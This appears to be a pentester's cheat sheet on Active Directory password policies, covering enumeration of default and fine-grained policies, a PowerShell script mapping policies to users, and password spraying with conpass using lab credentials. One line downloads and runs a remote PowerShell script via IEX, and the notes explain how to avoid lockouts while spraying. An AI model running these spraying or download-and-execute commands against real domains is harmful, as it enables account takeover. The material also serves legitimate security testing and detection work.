
Resources
- By hacking_Articles : https://www.hackingarticles.in/a-detailed-guide-on-kerbrute/ // https://www.hackingarticles.in/credential-dumping-ad-user-comment/
- By specopssoft : https://specopssoft.com/blog/create-fine-grained-password-policy-active-directory/
- By pwsh.ru : https://pwsh.ru/fine-grained-password-policy-%D0%BA%D0%B0%D0%BA-%D1%81%D0%BE%D0%B7%D0%B4%D0%B0%D1%82%D1%8C-%D0%B4%D0%B5%D1%82%D0%B0%D0%BB%D1%8C%D0%BD%D1%83%D1%8E-%D0%BF%D0%BE%D0%BB%D0%B8%D1%82%D0%B8%D0%BA%D1%83/
- By hackndo : https://en.hackndo.com/password-spraying-lockout/
- Shadowcreds : https://posts.specterops.io/shadow-credentials-abusing-key-trust-account-mapping-for-takeover-8ee1a53566ab
- blackhillsinfosec : https://www.blackhillsinfosec.com/password-spraying-other-fun-with-rpcclient/https://www.blackhillsinfosec.com/password-spraying-other-fun-with-rpcclient/
- By trimarcsecurity : https://www.hub.trimarcsecurity.com/post/trimarc-research-detecting-password-spraying-with-security-event-auditing
Cheat_sheet :
- By ppn.snovvcrash : https://ppn.snovvcrash.rocks/pentest/infrastructure/ad/password-spraying
Commands
- Enum
- Linux
nxc smb 192.168.56.0/24 --pass-pol - Windows
net accounts /domain

Get-ADDefaultDomainPasswordPolicy

Get-DomainPolicyData | select -ExpandProperty SystemAccess
- Linux
- Attacks
- FineGraned Passwords

- Creation
New-ADFineGrainedPasswordPolicy -Name "Group Test" -Precedence 10 -ComplexityEnabled $true -Description "This is for groups"-DisplayName "Group Test" -LockoutDuration "0.20:00:00" -LockoutObservationWindow "0.00:30:00" -LockoutThreshold 6 -MaxPasswordAge "12.00:00:00" -MinPasswordAge "1.00:00:00" -MinPasswordLength 8 -PasswordHistoryCount 12 -ReversibleEncryptionEnabled $false Add-ADFineGrainedPasswordPolicySubject "Group Test" -Subjects "Zeyad" Set-ADFineGrainedPasswordPolicy "Group Test" -PasswordHistoryCount:"12" - Enumeration
Get-ADFineGrainedPasswordPolicy -Filter *
Get-ADUserResultantPasswordPolicy -Identity Zeyad
Get-ADUser "fmoheb" -Properties * | Select-Object msDS-PSOApplied

Get-ADDefaultDomainPasswordPolicy

IEX (New-Object Net.WebClient).DownloadString('http://192.168.99.27/Import-ActiveDirectory.ps1') ; Import-ActiveDirectory

	# Script to read them
	ForEach ($fgpp in (Get-ADFineGrainedPasswordPolicy -Filter * -Properties Description)) {
    $appliesTo = $fgpp | select -ExpandProperty AppliesTo
    $objectClass = (Get-ADObject $appliesTo).ObjectClass

    Write-Host -ForegroundColor Yellow "`r`nFine Grained Password Policy: $fgpp.name"
    $fgpp | Out-Host

    If ($objectClass -eq "group") {
        Get-ADGroupMember $appliesTo -Recursive | ? {$_.objectClass -eq "user"} | select -ExpandProperty samAccountName | Write-Host -ForegroundColor Green
    }
    ElseIf ($objectClass -eq "user") {
        Get-ADUser $appliesTo | select -ExpandProperty samAccountName | Write-Host -ForegroundColor Green
    }
}

python3 fgpp.py -u fmoheb -p Password123#f -d redteamrecipes.com -l 192.168.99.25
- Creation
- Bruteforce
 runas /user:zeyad cmd

 conpass -d redteamrecipes.com -u zeyad -p Password123#z --dc-ip 192.168.99.25 -P ../../../Trash/pass2.txt --timeout 50
- FineGraned Passwords
Tools
- fgpp : https://github.com/n00py/GetFGPP
- Conpass : https://github.com/login-securite/conpass/tree/master
Notes
Finegrained
- The
Precedenceparameter present in the PSO, just after its name, that is used to sort PSOs. Like theLink Orderfor GPOs, PSOs are applied from highest to lowestPrecedence. This means that the lowest values have priority over the highest, since they also have the last word.- If two PSOs ever have the same value in
Precedence, the last PSO created will take precedence.- By default, only administrators have the right to list PSOs. So, as an ordinary user, we have no way of listing the contents of the Password Settings Container, and therefore of seeing the PSOs, the policies applied, and to whom they are applied.
Lockouts
When it’s critical not to cause a lockout on a user account with a FGPP applied, the safest approach would be to exclude users with
msDS-PSOAppliedormsDS-ResultantPSOproperties populated (can be read by a regular user) from the spray list. Check if exists:Get-ADUser fmoheb -Properties * | select msDS-PSOApplied Get-ADUser fmoheb -Properties msDS-ResultantPSO | select msDS-ResultantPSO
Later 2 Read
- https://github.com/suxyuuu/pagpassgpt
- https://infosecwriteups.com/internal-password-spraying-from-linux-attacking-active-directory-c2b79c5348ff
- https://netwrix.com/en/resources/blog/active-directory-password-policy/
- https://github.com/AssuranceMaladieSec/AD-description-password-finder
- https://techcommunity.microsoft.com/discussions/windowsserver/active-directory-advanced-threat-hunting---tracing-the-cause-of-account-lockouts/4104108
- https://github.com/clr2of8/DPAT
- https://thedfirreport.com/2025/06/30/hide-your-rdp-password-spray-leads-to-ransomhub-deployment/
- https://techcommunity.microsoft.com/discussions/windowsserver/active-directory-advanced-threat-hunting---tracing-the-cause-of-account-lockouts/4104108
- https://github.com/puzzlepeaches/msprobe
- https://trustedsec.com/blog/from-error-to-entry-cracking-the-code-of-password-spraying-tools
- https://github.com/sikumy/spearspray
- https://github.com/MarkoH17/Spray365
- https://www.semperis.com/blog/password-spraying-detection-in-active-directory/